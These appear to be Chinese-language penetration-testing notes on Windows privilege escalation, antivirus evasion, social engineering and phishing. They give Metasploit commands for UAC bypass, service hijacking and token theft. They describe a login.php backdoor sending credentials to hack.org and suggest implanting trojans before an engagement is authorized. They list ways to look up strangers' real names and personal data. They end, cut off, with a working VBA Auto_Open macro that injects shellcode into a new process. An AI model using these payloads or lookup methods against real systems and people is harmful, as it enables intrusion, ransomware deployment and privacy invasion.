
这个时候弹出的名字更有可能让人点击是
2.1 bypassUAC
那UAC既然是弹窗,那有没有办法bypass掉呢?
有,但是存在概率问题,成功率不高
MSF虽然有提供bypassUAC的模块但是不能百分百成功
search bypassuac
# 找到这一条(进程注入,这是使用可信任发布者证书来绕过UAC)
2 exploit/windows/local/bypassuac 2010-12-31 excellent No Windows Escalate UAC Protection Bypass
对应的ID是2
use 2
set session 1
set lhost 0.0.0.0
show options
run
可以看见由于版本差异导致不能bypassuac
那我们可以再试试其他模块
search bypassuac
# 找到这一条(在之前的基础上,使用了反射式的dll注入技术)
3 exploit/windows/local/bypassuac_injection 2010-12-31 excellent No Windows Escalate UAC Protection Bypass (In Memory Injection)
对应的ID是3
use 3
set session 1
set lhost 0.0.0.0
show options
run
可以看到由于版本原因还是嘎掉了
这里的ID 2和3 是比较常用的bypassuac的两个模块
2.2 绕过杀毒的方法
- 自编码加密
- 对抗杀毒的话,最简单粗暴的就是killav,只要权限比杀毒就能把它杀掉
- 通过其他方法加载shellcode,就譬如通过某些特殊的知识或某些钩子调用shellcode,比如shellcode先载入到什么地方,然后内存再去读取里面的文件再去执行
- 驱动,要知道驱动这个东西权限非常高,只要木马能载入到驱动这个东西权限都是拉满的,那killav的话不写驱动是杀不掉的,现在的360安装杀毒都安装到驱动上面去了,那这个时候你的木马想要跟它做一个强对抗硬碰硬(强对抗很容易反噬导致shell下线断开),就至少也需要是驱动层面的木马,所以现在的都说写免杀基本上都是在写驱动,写驱动来对抗杀毒这么一个方法,你写的驱动层级比较高就可以尝试去killav
3、Windows的提权(以CS为例 UAC-Token)
CS是默认对抗Windows使用的,一般不用Linux的木马
CS=>默认两个提权模块uac-token(非常猛,提权率很高)
在CS里面经常看到一个东西叫dll,dll叫做动态链接库,像python有个import去引入xxx文件,那dll就类似于引入xxx文件这样的概念,那不管什么程序在Windows里面都会调用dll,那这个时候无非就是把你的木马dll文件替换到其他程序会调用的dll,而且dll这个东西是不会做本地校验的,所以可以随便替换,但前提是你的目标程序能够正常启动就行了,那这里的话也就是一个上线木马的方法,dll是比较常用的一个持久化的上线木马的方案,对方每次打开程序都会调用那个dll,那就相当于弹一个shell做一个持久化上线
4、Windows的错误权限配置(服务劫持)
Windows系统的服务文件在操作系统启动的时候就开始加载和执行了,那它们会在后台去调用一些可执行文件,那么在理论上,低权限用户是对高权限服务调用的可执行文件,是没有写权限的,如果说因为管理员的错误配置导致低权限用户对系统的服务拥有写权限的话,那么低权限用户就可以通过替换文件的方式来进行上线木马,对系统服务文件进行一个劫持,一旦劫持成功,这时候就会获取非常高的权限,就是system
服务=>可执行文件=>木马文件(服务的劫持)
MSF自带一些模块可以对固定的文件尝试进行写入
search service_per
可以发现服务劫持有两块,一个是Windows一个是Linux,但是我们大多数都是用Windows,所以说
# 找到这一条Windows的
1 exploit/windows/local/service_permissions 2012-10-15 great No Windows Escalate Service Permissions Local Privilege Escalation
对应的ID是1
use 1
set session 1
set lhost 0.0.0.0
show options
run这个的要求比较高,所以很大概率是会失败的

5、Windows的令牌窃取(Token)
令牌token是系统的一个临时密钥,实际上就相当于账号密码,或者说我们连接的那种key文件,密钥文件,它用来决定是否允许这个请求或判断,是来源于哪个用户的,注意,如果你拥有令牌,它允许在不提供密码或其他凭证的前提下去访问网络和系统资源,其实就是你拥有什么令牌就不需要什么密码,这个令牌是持续存储于系统之中的,除非是说你系统重新启动,那令牌有三个部分
- 访问令牌(Access Token):操作主体
- 会话令牌(Session Token):唯一身份标识
- 保密令牌(security Token):认证令牌、硬件令牌(U盾)
首先在拿到meterpreter的前提下我们去载入令牌
use incognito # 载入令牌
list_tokens # 列出令牌
-g 按唯一组名列出令牌 -u 按唯一用户名列出令牌
list_tokens -u # 列出用户令牌
因为是虚拟机,所以没有太多的用户,只有一个
impersonate_token "DESKTOP-MAIOBAN\csb" # 窃取令牌 impersonate_token "令牌名称(主机名/用户名)"
可以发现窃取成功了,但是没有什么意义啊,我窃取我自己,不过要注意这个操作并不是百分百成功6、Windows的自动提权(重点)
自动提取模块事实上不是自动的帮你去提权,而是做一个数据库的检索,首先它会获取你指定session的版本和一些信息,那这个时候它就会在所有数据库中去检索适配这个版本的漏洞
search sugg
# 找到这一条
3 post/multi/recon/local_exploit_suggester normal No Multi Recon Local Exploit Suggester
对应的ID是3
use 3
set session 1
show options
run
二、社工
通过公开信息
未公开,公安查询系统、学籍系统、社工库
心里操纵术、心动、泄露机密、骗局
出租微信
帮别人辅助验证
1、相关法律
出售或提供⾏踪轨迹、通信内容、征信信息、财产信息:50条 获取、出售、提供住宿信息、通信记录、健康⽣理、交易信息:500条 违法所得五千元以上
2、侵犯公民个人信息罪的特点
- 其他各类犯罪的上游犯罪
- 内部人员泄露信息
- 完整利益链
不是专业领域,不要轻易使用公民个人信息
公民信息
院校:班群
个人:
- 学习通搜索手机号查实名
- 支付宝转账查部分名字
- QQ空间、朋友圈
最大社工库:微信搜索栏
三、钓鱼
我们的钓鱼一般都是获取初始访问的一个路口,伪装成一个可信实体,就譬如邮件,消息文本啊等等,然后受害人点开邮件,实战中通过都会做一个蠕虫,对内网做一个自动的攻击和传播,在传播到一定量的设备或者到某个时间点的时候自动转化为勒索病毒
钓鱼邮件上蠕虫,蠕虫控制内网转勒索病毒,勒索病毒加密文件或者直接锁设备,一开机就是一个勒索界面
水坑攻击:在必经之路上设置一个门槛(必然会触发的东西),最常见的就是网站,在网站的login.php这个目录下做了一个后门在这里,每次login登录成功都会发送到一个譬如说http://hack.org, 又譬如说公司有一个OA,OA里面有一个日常的文件下载,你就可以在文件下载里面埋雷
鱼叉攻击:
红蓝对抗的思路
红蓝对抗在开始之前大概率已经拿到目标资产(靶标)了,在红蓝对抗开始之前我们会先做一个信息收集,信息收集到什么程度,这需要看你的胆量,在开始之前事实上是做一个未授权访问的信息收集,甚至可以说在还没开始前就给他种马,下马,下病毒,又或者给他打到web中啊,下一个后门什么的,这要看具体情况,在信息收集的过程中,我们需要收集到对方的一个服务版本、软件版本,在收集到服务版本、软件版本后就可以开始去搞0day了,搞0day有几种方式嘛,一个是买,让你公司给你买打对抗,打对抗去投点钱,去什么地方买几个0day做一个上线,还有一种方式是交换,用你手上的0day去换其他的0day,做一个交换,现挖是不太靠谱的,基本上都是买和换,这个时候呢,一旦你信息收集好了,0day找好了,那红蓝对抗刚刚开始的时候就直接打穿了,就获得了一个初始访问,就这种方式,人家不跟你web慢慢磨,护网刚开始那一波流量一定是最大的
1、office宏病毒
什么是office宏?
Office宏,译自英文单词Macro。宏是Office自带的一种高级脚本特性,通过VBA代码,可以在Office中去完成某项特定的任务,而不必再重复相同的动作,目的是让用户文档中的一些任务自动化。而宏病毒是一种寄存在文档或模板的宏中的计算机病毒。一旦打开这样的文档,其中的宏就会被执行,于是宏病毒就会被激活,转移到计算机上,并驻留在Normal模板上。
Visual Basic for Applications(VBA)是Visual Basic的一种宏语言,是微软开发出来在其桌面应用程序中执行通用的自动化(OLE)任务的编程语言。主要能用来扩展Windows的应用程序功能,特别是Microsoft Office软件,也可说是一种应用程式视觉化的Basic 脚本。

将宏放到Word或Excel的文档中即可
Private Type PROCESS_INFORMATION hProcess As Long hThread As Long dwProcessId As Long dwThreadId As LongEnd Type
Private Type STARTUPINFO cb As Long lpReserved As String lpDesktop As String lpTitle As String dwX As Long dwY As Long dwXSize As Long dwYSize As Long dwXCountChars As Long dwYCountChars As Long dwFillAttribute As Long dwFlags As Long wShowWindow As Integer cbReserved2 As Integer lpReserved2 As Long hStdInput As Long hStdOutput As Long hStdError As LongEnd Type
#If VBA7 Then Private Declare PtrSafe Function CreateStuff Lib "kernel32" Alias "CreateRemoteThread" (ByVal hProcess As Long, ByVal lpThreadAttributes As Long, ByVal dwStackSize As Long, ByVal lpStartAddress As LongPtr, lpParameter As Long, ByVal dwCreationFlags As Long, lpThreadID As Long) As LongPtr Private Declare PtrSafe Function AllocStuff Lib "kernel32" Alias "VirtualAllocEx" (ByVal hProcess As Long, ByVal lpAddr As Long, ByVal lSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As LongPtr Private Declare PtrSafe Function WriteStuff Lib "kernel32" Alias "WriteProcessMemory" (ByVal hProcess As Long, ByVal lDest As LongPtr, ByRef Source As Any, ByVal Length As Long, ByVal LengthWrote As LongPtr) As LongPtr Private Declare PtrSafe Function RunStuff Lib "kernel32" Alias "CreateProcessA" (ByVal lpApplicationName As String, ByVal lpCommandLine As String, lpProcessAttributes As Any, lpThreadAttributes As Any, ByVal bInheritHandles As Long, ByVal dwCreationFlags As Long, lpEnvironment As Any, ByVal lpCurrentDirectory As String, lpStartupInfo As STARTUPINFO, lpProcessInformation As PROCESS_INFORMATION) As Long#Else Private Declare Function CreateStuff Lib "kernel32" Alias "CreateRemoteThread" (ByVal hProcess As Long, ByVal lpThreadAttributes As Long, ByVal dwStackSize As Long, ByVal lpStartAddress As Long, lpParameter As Long, ByVal dwCreationFlags As Long, lpThreadID As Long) As Long Private Declare Function AllocStuff Lib "kernel32" Alias "VirtualAllocEx" (ByVal hProcess As Long, ByVal lpAddr As Long, ByVal lSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As Long Private Declare Function WriteStuff Lib "kernel32" Alias "WriteProcessMemory" (ByVal hProcess As Long, ByVal lDest As Long, ByRef Source As Any, ByVal Length As Long, ByVal LengthWrote As Long) As Long Private Declare Function RunStuff Lib "kernel32" Alias "CreateProcessA" (ByVal lpApplicationName As String, ByVal lpCommandLine As String, lpProcessAttributes As Any, lpThreadAttributes As Any, ByVal bInheritHandles As Long, ByVal dwCreationFlags As Long, lpEnvironment As Any, ByVal lpCurrentDriectory As String, lpStartupInfo As STARTUPINFO, lpProcessInformation As PROCESS_INFORMATION) As Long#End If
Sub Auto_Open() Dim myByte As Long, myArray As Variant, offset As Long Dim pInfo As PROCESS_INFORMATION Dim sInfo As STARTUPINFO Dim sNull As String Dim sProc As String
#If VBA7 Then Dim rwxpage As LongPtr, res As LongPtr#Else Dim rwxpage As Long, res As Long#End If myArray = Array(-4,-24,-119,0,0,0,96,-119,-27,49,-46,100,-117,82,48,-117,82,12,-117,82,20,-117,114,40,15,-73,74,38,49,-1,49,-64,-84,60,97,124,2,44,32,-63,-49, _13,1,-57,-30,-16,82,87,-117,82,16,-117,66,60,1,-48,-117,64,120,-123,-64,116,74,1,-48,80,-117,72,24,-117,88,32,1,-45,-29,60,73,-117,52,-117,1, _-42,49,-1,49,-64,-84,-63,-49,13,1,-57,56,-32,117,-12,3,125,-8,59,125,36,117,-30,88,-117,88,36,1,-45,102,-117,12,75,-117,88,28,1,-45,-117,4, _-117,1,-48,-119,68,36,36,91,91,97,89,90,81,-1,-32,88,95,90,-117,18,-21,-122,93,104,110,101,116,0,104,119,105,110,105,84,104,76,119,38,7,-1, _-43,49,-1,87,87,87,87,87,104,58,86,121,-89,-1,-43,-23,-124,0,0,0,91,49,-55,81,81,106,3,81,81,104,-54,4,0,0,83,80,104,87,-119,-97, _-58,-1,-43,-21,112,91,49,-46,82,104,0,2,64,-124,82,82,82,83,82,80,104,-21,85,46,59,-1,-43,-119,-58,-125,-61,80,49,-1,87,87,106,-1,83,86, _104,45,6,24,123,-1,-43,-123,-64,15,-124,-61,1,0,0,49,-1,-123,-10,116,4,-119,-7,-21,9,104,-86,-59,-30,93,-1,-43,-119,-63,104,69,33,94,49,-1, _-43,49,-1,87,106,7,81,86,80,104,-73,87,-32,11,-1,-43,-65,0,47,0,0,57,-57,116,-73,49,-1,-23,-111,1,0,0,-23,-55,1,0,0,-24,-117,-1, _-1,-1,47,70,71,108,99,0,-53,62,-33,45,64,20,123,62,26,26,-89,104,3,-113,-76,88,-126,-120,-123,-66,-35,82,30,84,-4,-71,-41,0,44,7,-19,-85, _-77,-99,74,84,-19,65,-15,98,112,-96,9,-92,75,-64,-40,54,118,31,-39,-82,109,99,-115,-76,58,-57,86,-57,118,62,118,22,-56,-77,-16,-38,100,-83,52,-51, 